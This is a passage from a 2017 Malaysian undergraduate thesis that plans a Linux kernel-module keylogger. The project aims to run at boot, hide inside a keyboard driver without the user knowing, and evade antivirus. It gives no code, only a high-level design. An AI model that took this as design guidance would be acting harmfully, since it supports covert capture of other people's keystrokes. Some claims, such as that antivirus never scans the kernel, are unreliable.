

**DEVELOPMENT OF KERNEL SPACE KEYLOGGER**




**UNIVERSITI TEKNIKAL MALAYSIA MELAKA**

**BORANG PENGESAHAN STATUS TESIS**JUDUL: DEVELOPMENT OF KERNEL SPACE KEYLOGGERSESI PENGAJIAN: 2016/2017Saya ARIEFFF BIN ABD MAJID  
(HURUF BESAR)

mengaku membenarkan tesis (PSM/Sarjana/Doktor Falsafah) ini disimpan di Perpustakaan Fakulti Teknologi Maklumat dan Komunikasi dengan syarat-syarat kegunaan seperti berikut:

1. Tesis dan projek adalah hakmilik Universiti Teknikal Malaysia Melaka.
2. Perpustakaan Fakulti Teknologi Maklumat dan Komunikasi dibenarkan membuat salinan untuk tujuan pengajian sahaja.
3. Perpustakaan Fakulti Teknologi Maklumat dan Komunikasi dibenarkan membuat salinan tesis ini sebagai bahan pertukaran antara institusi pengajian tinggi.
4. \*\* Sila tandakan (/)



(Mengandungi maklumat yang berdarjah keselamatan atau kepentingan Malaysia seperti yang termaktub di dalam AKTA RAHSIA RASMI 1972)

(Mengandungi maklumat TERHAD yang telah ditentukan oleh organisasi/badan di mana penyelidikan dijalankan)

TIDAK TERHAD

اونيورسي تيكنيكل مليسيا ملاك

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

(TANDATANGAN PENULIS)

(TANDATANGAN PENYELIA)

Alamat tetap: No. 28&29, Bangunan LNKNP,  
Bandar Baru Rompin, 26800 Kuala Rompin  
Pahang

MOHD ZAKI BIN MAS'UD  
(Nama Penyelia)

Tarikh: 17 Ogos 2017

Tarikh: 17 Ogos 2017

CATATAN: \* Tesis dimaksudkan sebagai Laporan Akhir Projek Sarjana Muda (PSM)  
\*\* Jika tesis ini SULIT atau TERHAD, sila lampirkan surat daripada pihak berkuasa.

## DECLARATION

I hereby declare that this project titled,  
**DEVELOPMENT OF KERNEL SPACE KEYLOGGER**

is written by myself and my own effort without any plagiarism  
without citations



STUDENT

  
ARIEFF BIN ABD MAJID

Date: 17 August 2017

SUPERVISOR

  
MOHD ZAKI BIN MAS'UD

Date: 17 August 2017

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

## DEDICATION

To my beloved parents thank you  
for the endless support  
and always helping and encourage me all the time

To my loyal friends, thank you for keep supporting me  
and helping me in completing this project

To my supervisor for encouraging, motivating and believing in me



## ACKNOWLEDGMENT

Alhamdulillah. Thanks to Allah SWT, who with His willing give me the opportunity to complete this Final Year Project which titled Development of Kernel Space Keylogger. Firstly, I would like to express my utmost gratitude to Mr Mohd Zaki bin Mas'ud as my supervisor who guided me a lot of task and lessons during this semester in completing this Final Year Project. Utmost gratitude and appreciation to my parents, family, and my supportive friends and others for the cooperation, encouragement, constructive suggestion and full of support for the report completion, from the beginning until the end. Last but not least, my thanks to the members of Faculty of Information Communication and Technology UTeM, for commitment and cooperation during my Final Year Project.

## ABSTRACT

A keylogger is a malware that records keystrokes of the keyboard of a computer and save it into a log file. The keylogger may be both malicious and non-malicious depends on who uses it. There are three main types of keylogger which are hardware, software and kernel keylogger. The software keylogger are the common keylogger that are usually used but may be detected and deleted by antivirus. The hardware keylogger cannot be detected by antivirus but the user must have direct contact with the computer to use. The kernel space keylogger is an improvement from the current common keylogger that will not be detected by antivirus. Hence the technology that can overcome the antivirus detection is by implementing keylogger into the kernel level of the operating system as antivirus does not scan this part of the computer. The kernel keylogger is usually apply into the kernel driver of an operating system and it will execute silently without any detection by antivirus or the user. The problems that this project will solve are first, there are not much improvement of the normal common keylogger. The second is the common keylogger are usually can only run in the application level. The third is the common keylogger can be easily detected by antivirus. As for these problems, the objective of the project can be made which are first, to identify a technology that will improve the application level keylogger. The second is to develop a keylogger that can run on the kernel level. The third objective is to validate that the keylogger will not be detected by antivirus. This project will contribute to propose a technology that will improve the application level keylogger. Next, it will be built in the kernel level to hide from detection. Lastly, the keylogger will not be detected by antivirus.

## ABSTRAK

Keylogger adalah sebuah malware yang merakam setiap tekanan pada papan kunci dan menyimpan ke dalam sebuah fail log. Keylogger boleh menjadi sama ada baik atau buruk bergantung kepada siapa yang menggunakannya. Terdapat tiga jenis utama keylogger iaitu perkakasan, perisian dan kernel keylogger. Keylogger perisian adalah jenis keylogger yang biasa digunakan tetapi boleh dikesan dan dibuang oleh antivirus. Keylogger perkakasan tidak boleh dikesan oleh antivirus namun pengguna harus boleh berinteraksi dengan komputer secara berdepan. Kernel keylogger adalah sebuah inovasi daripada keylogger yang biasa iaitu tidak boleh dikesan oleh antivirus. Oleh itu, teknologi ini boleh mengatasi pengesanan antivirus dengan meletakkan keylogger ke dalam bahagian kernel sebuah sistem operasi kerana antivirus tidak mengesan bahagian komputer ini. Kernel keylogger biasanya digunakan dalam bahagian kernel sistem operasi dan akan bekerja secara senyap tanpa dikesan oleh antivirus atau pengguna. Masalah yang projek ini ingin atasi adalah yang pertama, tiada banyak inovasi daripada keylogger biasa. Masalah kedua ialah keylogger biasa hanya boleh bekerja dalam bahagian aplikasi sahaja. Masalah ketiga ialah keylogger biasa boleh dikesan oleh antivirus dengan mudah. Dengan adanya masalah tersebut, objektif projek ini ialah yang pertama, untuk mengenalpasti teknologi yang boleh menginovasi keylogger bahagian aplikasi. Objektif kedua ialah untuk mencipta sebuah keylogger yang boleh bekerja dalam bahagian kernel. Objektif ketiga ialah untuk memastikan keylogger tersebut tidak boleh dikesan oleh antivirus. Projek ini akan memberi manfaat dengan mencadangkan sebuah teknologi yang boleh menginovasi keylogger bahagian aplikasi. Selepas itu, ia akan dicipta dalam bahagian kernel untuk mengelak pengesanan antivirus. Kemudian, keylogger ini tidak boleh dikesan oleh antivirus

## TABLE OF CONTENTS

CHAPTER	SUBJECT	PAGE
	DECLARATION	iii
	DEDICATION	iv
	ACKNOWLEDGEMENT	v
	ABSTRACTS	vi
	ABSTRAK	vii
	TABLE OF CONTENTS	viii
	LIST OF TABLES	xii
	LIST OF FIGURES	xiii
<b>CHAPTER I</b>	<b>INTRODUCTION</b>	<b>1</b>
	1.1 Introduction	1
	1.2 Problem Statement	2
	1.3 Project Question	2
	1.4 Project Objective	3
	1.5 Scope	3
	1.6 Project Contribution	4
	1.7 Thesis Organization	4
	1.8 Conclusion	6



<b>CHAPTER II</b>	<b>LITERATURE REVIEW</b>	7
	2.1 Introduction	7
	2.2 Related Work/Previous Work	8
	2.3 Critical Review of Current Problem and Justification	9
	2.4 Proposed Solution/Further Project	10
	2.5 Conclusion	11
<b>CHAPTER III</b>	<b>PROJECT METHODOLOGY</b>	12
	3.1 Introduction	12
	3.2 Methodology	12
	3.2.1 Kernel Space Keylogger Design	13
	3.3 Project Milestones	14
	3.4 Conclusion	17
<b>CHAPTER IV</b>	<b>ANALYSIS AND DESIGN</b>	18
	4.1 Introduction	18
	4.2 Problem Analysis	19
	4.3 Requirement Analysis	19
	4.3.1 Data Requirement	20
	4.3.2 Functional Requirement	21
	4.3.3 Non-Functional Requirement	22
	4.3.4 Other Requirements	22
	4.4 High-level Design	23
	4.4.1 System Architecture	23
	4.5 Detailed Design	24
	4.5.1 Software Design	24
	4.6 Conclusion	24

<b>CHAPTER V</b>	<b>IMPLEMENTATION</b>	25
	5.1 Introduction	25
	5.2 Software Development Environment Setup	25
	5.3 Software Configuration Management	26
	5.3.1 Configuration Environment Setup	26
	5.3.2 Version Control Procedure	28
	5.4 Implementation Status	28
	5.5 Conclusion	29
<b>CHAPTER VI</b>	<b>TESTING</b>	30
	6.1 Introduction	30
	6.2 Test Plan	30
	6.2.1 Test Organization	31
	6.2.2 Test Environment	31
	6.2.3 Test Schedule	32
	6.3 Test Strategy	32
	6.3.1 Classes of Tests	33
	6.4 Test Design	33
	6.4.1 Test Description	33
	6.4.2 Test Data	34
	6.5 Test Results and Analysis	36
	6.6 Conclusion	37
<b>CHAPTER VII</b>	<b>CONCLUSION</b>	38
	7.1 Introduction	38
	7.2 Project Summarization	38
	7.3 Project Contribution	39
	7.4 Project Limitation	40
	7.5 Future Works	40
	7.6 Conclusion	41

<b>REFERENCES</b>	42
<b>APPENDIX A</b>	43
<b>APPENDIX B</b>	46
<b>APPENDIX C</b>	49



## LIST OF TABLES

<b>TABLE</b>	<b>TITLE</b>	<b>PAGE</b>
1.1	Summary Of Problem Statement	2
1.2	Summary Of Project Questions	2
1.3	Summary Of Project Objectives	3
1.4	Summary Of Project Contribution	4
3.1	Project Milestones	15
3.2	Gantt Chart	17
5.1	Current Status of Kernel Space Keylogger	28
6.1	Testing Software used in the Project	31
6.2	Project Modules	32
6.3	Test Description	33
6.4	Test Data for KK01	34
6.5	Test Data for KK02	34
6.6	Test Data for KK03	35
6.7	Test Data for KK04	35
6.8	Test Results and Analysis	36

## LIST OF FIGURES

FIGURE	TITLE	PAGE
3.1	Incremental Model	13
3.2	Kernel Space Keylogger Development Process	14
4.1	Kernel Space Keylogger Flow Chart	20
4.2	Kernel Space Keylogger Data Flow Diagram	22
4.3	Kernel Space Keylogger System Architecture	23
4.4	Kernel Space Keylogger Uml Class Diagram	24
5.1	Kernel Space Keylogger Makefile	26
5.2	US Keyboard Map	27

## CHAPTER I

### INTRODUCTION

#### 1.1 Introduction

A keylogger is a system which captures keyboard strokes of a computer whenever it is being used. It can be a software or hardware based depends on the necessary use of the system. The main objective of a keylogger is to be used as a medium or tool for information gathering, and mostly by a pentester. There are mainly two types of keylogger techniques that had been used which are user space and kernel space keylogger. A user space keylogger can be easily developed and it grabs the keystrokes from the keyboard driver. However, by implementing the keylogger in the user space, it will be prone to the detection of an antivirus or even the user itself. Thus it may be deleted before it can log any keystrokes. Because of this weakness, the kernel level keylogger had been developed. A kernel level is the level which all the operating system files are stored and it has the highest privilege in a computer. Because of this, any antivirus will not scan the kernel level. Mainly, a kernel level can be easily access in the UNIX operating system as we can develop and delete any kernel programs. A kernel level keylogger is basically a rootkit with the functionality of a keylogger. It can gain root access and can monitor the user level secretly without any antivirus or the user knowing. Some advance keylogger uses encryption method to avoid the keystrokes from being seen by any unauthorized users. To

decrypt the encrypted keystrokes, the user needs to use the symmetric key. In this project, the keylogger will be developed in the kernel space in one of the UNIX operating system. The language that will be used is C++.

## 1.2 Problem Statement

There are a few problem statement that had been detected in the system. These Problem Statement (PS) are listed in Table 1.1:

**Table 1.1: Summary of Problem Statement**

PS	Problem Statement
PS <sub>1</sub>	There are not much improvement of the normal keylogger
PS <sub>2</sub>	Common normal keylogger only can run in the application level
PS <sub>3</sub>	Normal keylogger are usually detected by antivirus

## 1.3 Project Question

The project question (PQ) is about how the project will be developed which are listed in the Table 1.2 below:

**Table 1.2: Summary of Project Question**

PS	PQ	Project Question
PS <sub>1</sub>	PQ <sub>1</sub>	How to improve the normal keylogger?
PS <sub>2</sub>	PQ <sub>2</sub>	How to make a keylogger that will not run in the application level?
PS <sub>3</sub>	PQ <sub>3</sub>	How to make a keylogger that will not be detected by antivirus?

## 1.4 Project Objective

The Project Objective (PO) is the requirements to develop the project based on the problem statement stated above. The project objective are listed as in Table 1.3:

**Table 1.3: Summary of Project Objective**

PS	PQ	PO	Project Objective
PS <sub>1</sub>	PQ <sub>1</sub>	PO <sub>1</sub>	To identify a technology that will improve the application level keylogger
PS <sub>2</sub>	PQ <sub>2</sub>	PO <sub>2</sub>	To develop a keylogger on the kernel level
PS <sub>3</sub>	PQ <sub>3</sub>	PO <sub>3</sub>	To validate that the keylogger will not be detected by antivirus

## 1.5 Scope

### 1. Develop a kernel space keylogger

A kernel space keylogger that will not be detected by antivirus and normal user that will be develop using C++ programming language in a UNIX operating system.

### 2. Surveillance

Keylogger can be used by any organization such as school to monitor the activity of the students when they use a computer. This will be useful to any organization that prioritize the employees' activity on the net.

### 3. Information Gathering

The kernel space keylogger is mainly used to capture the keystrokes to gather information about the user. This software can be used both by a penetration tester to gather information



## 1.6 Project Contribution

The Project Contribution (PC) is listed in the Table 1.4 below:

**Table 1.4: Summary of Project Contribution**

PS	PQ	PO	PC	Project Contribution
PS <sub>1</sub>	PQ <sub>1</sub>	PO <sub>1</sub>	PC <sub>1</sub>	Proposed a technology that will improve the application level keylogger which uses the kernel level technology
PS <sub>2</sub>	PQ <sub>2</sub>	PO <sub>2</sub>	PC <sub>2</sub>	Proposed a keylogger that will be built in the kernel level that can hide from most user and antivirus
PS <sub>3</sub>	PQ <sub>3</sub>	PO <sub>3</sub>	PC <sub>3</sub>	Proposed that the keylogger will not be detected by the antivirus as it is implemented in the kernel level rather than the application level.

## 1.7 Thesis Organization

### CHAPTER 1: INTRODUCTION

This chapter explains the background and technology of this project and why it will be developed based on the problem statements and objectives that are also discussed in this chapter.

### CHAPTER 2: LITERATURE REVIEW

This chapter will require the study of existing projects or technology that have been conducted about this project. The minimum citations that will be needed in this chapter is 20 and will be listed in the Reference chapter. This chapter is required to know the existing

technology about this project and how to improve the current keylogger technology based on the research made by other organizations.

### **CHAPTER 3: METHODOLOGY**

This chapter will discuss on how the project will be developed by following the system development life cycle. This project will use Rapid Development model. This chapter will also include the milestones and Gantt chart of the project.

### **CHAPTER 4: ANALYSIS AND DESIGN**

This chapter will discuss on the design and analysis of the project where the design will include the flow of the project and the analysis will include the requirements of the project. The flow of the project will use flow chart, data flow diagram and system architecture to show how the keylogger will be implemented. The analysis will discuss on the requirements of the keylogger as such its functionality and what condition will it run.

### **CHAPTER 5: IMPLEMENTATION**

This chapter will discuss the development of the project based on the each phase that will be conducted in the project.

### **CHAPTER 6: RESULT AND FINDING**

This chapter will discuss the results of the project when it is completed and recommendations of further development of the keylogger technology.

### **CHAPTER 7: CONCLUSION**

This chapter will discuss and summarize the entire project including the project contribution, limitation and any future technology of the project.

## 1.8 Conclusion

This chapter is about the introduction and background of the kernel space keylogger project and also including the problem statement, objective, contribution and the summarization of each chapter that will be included in this project. The project will improve the current normal keylogger by embedding it in the kernel level of an operating system. The next chapter will discuss on the current technology and research about the project which are being conducted by other organizations and also how to improve the current existing research on the kernel level keylogger.



## CHAPTER II

### LITERATURE REVIEW

#### 2.1 Introduction

Every operating system has its own kernel it is regarded as its core. The kernel in a Ubuntu operating system is called as UNIX kernel which is written in C programming language. As the UNIX system is open source, it allows other developers to use and modify the coding to make a new operating system. By using the C programming language, it has the portability and accessibility that can be used to build the system. The UNIX system has a very fast process creation and also the *fork()* system call. (Opdenacker & Petazzoni, 2011)

Keyloggers are used to monitor computers of every keystrokes and activity. A keylogger is very useful in information gathering whether it is a password, financial information or the activity of the user. There are mainly two types of keyloggers which are hardware and software based. A hardware based keylogger is usually like a normal USB drive so the victim doesn't know that it is a keylogger. But they are only useful when we have a direct access to the victim's computer. A software based keylogger is very useful in case the attacker does not have access to the victim's computer. Mainly, a

software keylogger can hide from the user but some can be detected by antivirus. (R, Baloch, 2011).

Many software keyloggers can be downloaded from the web and needs to be installed as an Administrator. Keyloggers can be an executable (.exe) and also a device driver that will be replaced with the existing keyboard driver. The drivers may have the same functionality but with an added keystroke monitoring system. Usually, keyloggers are developed using C/C++ programming language. (Aslam, Idrees, Baig, & Arshad, 2004)

## 2.2. Related Work / Previous Work

There are two types of keyloggers which are hardware and software based and they are subtypes of each types. A common keylogger runs on the user application level which are easily developed and run on the system. It uses the library of the operating system to listen to the users' keystrokes. While a kernel space keylogger functions just like a common user space keylogger, it works very differently as it does not use any system calls, instead they are implemented as the keyboard driver itself.

There are previous projects that have been done by other organizations on the ways to avoid a kernel space keylogger. But not everyone who owns a computer know how to avoid the keylogger and there may be also a new technology of this subject which can even avoid detection. (F. Majid 2011)

Besides a kernel space keylogger, there are also other ways that a keylogger can avoid detection of a security program. Such organization had developed an undetectable keylogger which runs only on the user space where many security programs are running. There are various method that this keylogger used to avoid detection such as assign a strong name key, pruning the code, obfuscating the code and much more. Even if the

keylogger still runs on the user level, it uses creative methods to hide itself from any antivirus software.(Dadkhah, Jazi, Ana-maria, & Barati, 2014)

A kernel space keylogger is a type of rootkit but more simple as it can only eavesdrop and leak the keystrokes. This makes detecting the keylogger rootkit more difficult. There are two types of kernel space keylogger that uses the Linux operating system. The first type is which only targets the terminal in Linux as most operation are done by using the terminal. The keylogger just needs to access the root user to function. The second is which uses a kernel module that which looks like a legitimate module. This type of keylogger uses the keyboard notifier chain to record the keystrokes. (Navarro, Naudon, & Oliveira, 2012)

### 2.3. Critical Review Of Current Problem And Justification

The use of a keylogger varies from one attacker to another in terms of their objective. Some attacker use keyloggers to improve the quality of their application such as a keyboard software and some use for malicious objectives such as collecting users' data for personal gain. There are many application for modifying a keyboard functionality and some of them are on the smartphone Android platform. There are many users modify their smartphone keyboard by installing a third party keyboard application. Some of these application secretly steals the users' keystrokes even if they are sensitive data. These application sends these keystrokes logs to a remote server through the users' smartphone and some of them only sends data which they think are important such as a username and password.(Cho, Cho, & Kim, 2015)

Other than a kernel module or driver method, there is also a keylogger which uses the Graphical Processing Unit (GPU) as a place to run itself. This method is more secure than the common kernel space keylogger which runs at the kernel level of the OS. This method uses a memory address which is the keyboard buffer directly from the GPU. As

this method is very secure, the development process is also very complex. The keyboard buffer from the GPU are usually randomized in placing. Thus if an attacker were to use this type of keylogger, they need to scan the whole memory to locate the keyboard buffer. (Da Silva et al., 2009)

Most keylogger are used remotely by an attacker which they will send the log files of the keystroke to a remote server. This type of keylogger are often used when an attacker does not have access to a victim's computer directly to install the software. Instead, they use the internet to spread the keylogger covertly without the victim knowing that a keylogger was downloaded into their computer. These keyloggers are often bundled with advertisements and some of them are in the form of a document. By using an advertisement, a process called "Drive-by-downloads" is used to automatically download the keylogger into the victim's computer. (Wood & Raj, n.d.)

#### **2.4. Proposed Solution / Further Project**

An improvement of the common keylogger that is developed in this project is to implement the malware into the kernel space of the operating system. The objective of implementing in the kernel space is to avoid any detection from any security programs whether they are third party programs or the default security programs of the operating system.

The method to implement the keylogger into the kernel space is by embed it into a keyboard driver. The keyboard driver will function as any other keyboard drivers but with an improvement of a keylogger embedded in it. Normally, an antivirus will not scan a keyboard driver and this will make sure that it will not scan the keylogger embedded in it. The driver will be installed as a normal keyboard driver and without the user knowing that the driver has a keylogger.

## 2.5. Conclusion

In this project, the common keylogger problems are identified and the improvement of the current keylogger technology will be developed which is a kernel space implemented keylogger. There are many more improvement of the common keylogger which had been done before but this project is dedicated to develop a kernel space keylogger that will be embedded into a keyboard driver whether the driver is from an official software or not. The next chapter will discuss on the project methodology which will explain in details about the project.





## CHAPTER III


### PROJECT METHODOLOGY

#### 3.1. Introduction

This chapter will discuss about on how the kernel space keylogger will be developed based on the principles and requirement that would make the progress of the project more smooth and reliable. This chapter includes the model which the development of the keylogger will follow. The design and milestones of the project will be discussed in this chapter.

#### 3.2. Methodology

Methodology discuss about on how a project will be developed based on the requirements and methods that will make the development smooth. In this project, the methodology will discuss on the development of the kernel space keylogger. The development model of the keylogger uses the incremental model where the requirements of the complete model had been achieved. The example of an incremental model is shown in Figure 3.1 below.




**Figure 3.1: Incremental model**

Using the incremental model, the project is finished when all the requirements are met after all iteration. The model was derived from the combination of the waterfall and iterative model. When one build is finished and there are bugs and error detected, another build will be conducted until all the requirements are met. This model divides all cycle into smaller builds which are easier to manage. Each build will pass all the requirements and process of developing a keylogger. The requirements is about the objective of the project while each build have a development phase which is the process of developing the keylogger, testing phase which the keylogger is compiled and build, and lastly implementation phase where the keylogger will be tested by implementing into a system. When there are error in the implementation phase, the keylogger will be debugged to reduce the errors.

### 3.2.1. Kernel Space Keylogger Design

The programming language that will be used to develop the keylogger is C++ programming language because it can be compiled and read by the operating system.



**Figure 3.2: Kernel Space Keylogger development process**

The kernel space keylogger is developed by developing a kernel module for keystroke monitoring inside a UNIX operating system. The kernel module will be installed inside the kernel module folder of the system which it can be run everytime the system boot. When the kernel module is running, it will capture the keystrokes and saves it into a logfile in the system folder. To access the logfile, the terminal must be used to read the file as it requires root permission to access the folder. The system folder also will not be scanned by antivirus and the keylogger kernel module will continue to run.

### 3.3. Project Milestones

The project milestones shows all stages of the project and the date which the stages need to be done. Chapter 1 introduces the kernel space keylogger and the background information. Chapter 2 discusses about the literature review where previous journals and articles about the kernel space keylogger development and research. Chapter 3 explains about the methods that the project will undergo to be completed. In chapter 4, the design and analysis about the project will be discussed. In chapter 5, it explains on the implementation and development of the kernel space keylogger. Chapter 6 explains about the testing of the kernel space keylogger. Chapter 7 will discuss on the conclusion of the overall project. Table 3.1. below describes the milestones of the project.

**Table 3.1.: Project Milestones**

Week	Activity	Notes / Measures
1	Chapter 4	Deliverable – Chapter 4
	Chapter 5	Action – Student, Supervisor
2	Chapter 5	Deliverable – Progress Presentation 1/ Pembentangan Kemajuan 1(PK 1)
	Project Demo	Action – Student, Supervisor
3	Chapter 5	Deliverable – Chapter 5
	Chapter 6	Action – Student
4	Student Status	Warning Letter 1 Action – Supervisor, PSM/PD Committee
	Chapter 6	Deliverable – Progress Presentation 2/ Pembentangan Kemajuan 2 (PK 2)
5	Project Demo	Action – Student, Supervisor
	Chapter 6	Deliverable – Chapter 6
6	Chapter 7	Action – Student, Supervisor
	Presentation Schedule	Action – PSM/PD Committee
	Student Status	Warning Letter 2 Action – Supervisor, PSM/PD Committee
7	Chapter 7	Deliverable – Chapter 7 & Complete PSM2 Draft Report
	Project Demo	Action – Student, Supervisor
8	PSM2 Report	Submit student status to Committee Action – Supervisor, PSM/PD Committee
	Determination of student status (Continue / Withdraw)	
9	Final Presentation & Project Demo	Action – Student, Supervisor, Evaluator & PSM/PD Committee
10	Final Examination Week	Deliverable – Complete PSM2 Logbooks

		Action – Student, Supervisor
	Submission of overall marks to PSM/PD committee	Deliverable – Overall PSM2 score sheet Action – Supervisor, Evaluator, PSM/PD Committee
9	Inter-Semester Break	Deliverable – Complete Final PSM Report Action – Student, Supervisor

Table 3.2. below shows the Gantt chart of the project. The Gantt chart shows the activity on the development of the kernel space keylogger from the beginning to the ending. The Gantt chart is to make sure that the project will run smoothly and all process will be done accordingly.

**Table 3.2.: Gantt Chart**

Progress	W1	W2	W3	W4	W5	W6	W7	W8	W9
Chapter 4									
Chapter 5									
Chapter 6									
Chapter 7									
Demo									
Presentation									
Report									

### 3.4. Conclusion

Project methodology discuss the methods and milestones that the kernel space keylogger project will undergo. This chapter is very important as it describes the crucial process to make sure the project will run smoothly and all requirements are met. The next chapter will discuss on the design and analysis of the project.



## CHAPTER IV

### ANALYSIS AND DESIGN

#### 4.1. Introduction

In this chapter, the topic that is discussed is on the analysis and design of the kernel space keylogger. This chapter is considered as the most important part in the whole project as it describes on how the keylogger works based on the flow of the system. By analyzing the current existing keylogger, this project will improve on its security and how the keylogger works without changing the main function of a keylogger which is recording the keystrokes of the computer. This chapter will also discuss on the flow of the keylogger from the kernel to the output file on the application layer.

The kernel space keylogger follows the flow starting from the kernel level to the application level. The keylogger will be embedded in the kernel level of the computer and records the keystrokes from the keyboard and saves it into a log file on the application level. The method of implementing a keylogger in the kernel level can ensure that the keylogger will always run whenever the keyboard is used. The keylogger will save all keystrokes in a log file by following a time schedule and whenever the user shut down their computer. When the keylogger module is installed, the keylogger will not be deleted unless the user remove the kernel module manually using the linux terminal.

## 4.2. Problem Analysis

By analyzing the normal keylogger, there are some problems that have been identified that can make the keylogger vulnerable. Based on the normal keylogger, there are not much improvement that have been done. There are many keyloggers have only one feature which is the main function of the keylogger, to record every keystrokes. This project will add some other functions of the keylogger.

There are other problem that has been detected which is the normal keylogger can only run on the application level. Keyloggers that executes on this level can be very vulnerable from detection whether from antivirus or the user themselves. This can heighten the risk of deletion of the keylogger. This project will develop a keylogger that can be implemented in other level of the computer.


Normal keyloggers are ususally detected by antivirus. It does not matter if the keylogger have features that can escape from antivirus detection, sooner or later there will be an antivirus that can detect the keylogger. This project will develop a keylogger that can escape from any antivirus detection as long as they do not scan the kernel system.

## 4.3. Requirement Analysis

Based on the analysis and design of the project, the kernel space keylogger will be developed by following the newest design of keylogger and kernel module. By following both design, the keylogger will be implemented in kernel level of the operating system without alerting or disturb any running applications.

### 4.3.1. Data Requirement





**Figure 4.1.: Kernel space keylogger flow chart**

